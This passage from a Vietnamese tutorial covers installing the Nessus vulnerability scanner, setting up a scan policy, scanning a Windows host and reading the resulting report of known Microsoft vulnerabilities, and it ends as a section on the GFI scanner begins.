
Cài đặt:



Sau khi cài đặt hoàn tất cho phép login vào giao diện consoles:



Nhấn nút here để tiếp tục:



Nhấn Get Started, đặt User và Password admin để quản trị Nessus

**Initial Account Setup**

First, we need to create an admin user for the scanner. This user will have administrative control on the scanner; the admin has the ability to create/delete users, stop ongoing scans, and change the scanner configuration.

Login:   
 Password:   
 Confirm Password:

< Prev      Next >

*Because the admin user can change the scanner configuration, the admin has the ability to execute commands on the remote host. Therefore, it should be considered that the admin user has the same privileges as the "root" (or administrator) user on the remote host.*

Nhấn Next để tiếp tục, nếu chưa có Activation Code thì nhấn vào phần register:

**Plugin Feed Registration**


As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff designs programs ("plugins") that enable Nessus to detect their presence. The plugins contain vulnerability information, the algorithm to test for the presence of the security issue, and a set of remediation actions. To use Nessus, you need to subscribe to a "Plugin Feed". You can do so by visiting <http://www.nessus.org/register/> to obtain an Activation Code.

- To use Nessus at your workplace, purchase a commercial ProfessionalFeed
- To use Nessus at in a non-commercial home environment, you can get a HomeFeed for free
- Tenable SecurityCenter users: Enter 'SecurityCenter' in the field below
- To perform offline plugin updates, enter 'offline' in the field below


**Activation Code**

Please enter your Activation Code:


Nhấn Next tiếp để ra giao diện download plug-in cho Nessus



Quá trình download và cài đặt các Plug-In



Sau khi cài đặt hoàn tất ra cửa sổ cho phép đăng nhập




Cửa sổ quản trị sau khi đăng nhập vào Nessus:


A screenshot of the Nessus web interface after logging in, showing the 'Reports' section. The title bar and address bar are identical to the previous screenshot. The main menu at the top includes 'Reports', 'Scans', 'Policies', 'Users', and 'Configuration'. Below the menu is a toolbar with buttons for 'Upload Report', 'Browse', 'Compare', 'Download', and 'Delete'. A table below the toolbar is titled 'Name' and has columns for 'Status' and 'Last Updated'. The table body contains 10 rows, each consisting of three empty cells.

Để Scan trước tiên chúng ta cấu hình thiết lập Policy cho quá trình Scan → Nhấn vào tab Policy. Mặc định hệ thống có sẵn một số Policy như Web App Test, PCI....

Nhấn Policy Internal Network Scan chọn Edit, chúng ta cấu hình lựa chọn để scan máy chủ Windows Server. Thiết lập các thông số để Scan.



Lựa chọn đích cần Scan là máy tính 192.168.0.194 và Policy sử dụng là Internal Policy (chính sách chúng ta vừa chỉnh sửa).



Sau khi thiết lập Policy hoàn tất sang Tab Scan để add host cần Scan vào:

Chọn Launch Scan

Kết quả sau khi Scan hoàn tất: hệ thống sẽ đưa ra Report về số lượng lỗ hổng bảo mật, Open Port, OS, Service, tên lỗ hổng bảo mật và hướng giải quyết.

Host	Vulnerabilities	Port/Prot	Vulnerabilities	Plugin ID	Severity	Name
192.168.0.194	103	445 / tcp		11790	Critical	MS03-026 / MS03-039: Buffer Overrun In RPCSS Service Could Allow Remote Code Execution (823980) (uncredited)
		0 / tcp	21	11808	Critical	MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncredited)
		135 / tcp		11835	Critical	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (uncredited)
		137 / udp		11888	Critical	MS03-043: Buffer Overrun in Messenger Service (828035)
		139 / tcp		12052	Critical	MS04-007: ASN.1 parsing vulnerability (828028)
		1025 / tcp		12054	Critical	MS04-007: ASN.1 Vulnerability Could Allow Code Execution (828028)
		1027 / tcp		12205	Critical	MS04-011: Microsoft Hotfix (credentialed check) (835732)
		123 / udp		12206	Critical	MS04-012: Microsoft Hotfix (credentialed check) (828741)
		138 / udp		12209	Critical	MS04-011: Security Update for Microsoft Windows (835732) (uncredited)
		445 / udp		15456	Critical	MS04-031: Vulnerability in NetDDE Could Allow Code Execution (841024)
		500 / udp		16325	Critical	MS05-010: Vulnerability in the License Logging Service (885834)
		1026 / udp		18483	Critical	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (885834)
		1030 / udp		19402	Critical	MS05-039: Vulnerability in Plug and Play Could Allow Remote Code Execution (885834)
		4500 / udp		19406	Critical	MS05-043: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (885834)
				19600	Critical	MS05-046: Vulnerability in the Client-Side Scripting Engine (885834)

Nessus thực sự là một công cụ Scan mạnh và hiệu quả đặc biệt miễn phí đối với người dùng cá nhân. Nessus sử dụng giao diện vWeb thuận tiện cho người quản trị từ xa, ngoài ra Nessus còn cho phép đặt lịch Scan.


Khi cần giải pháp Scan lỗ hổng bảo mật hiệu quả và miễn phí thì Nessus là lựa chọn số 1.

### c. Sử dụng GFI để Scan lỗ hổng bảo mật của OS


GFI là bộ công cụ cho phép Scan, quản lý và vá lỗ hổng bảo mật cho hệ thống Windows. Là một công cụ thương mại nên GFI khá mạnh và phổ biến đối với các giải pháp này.



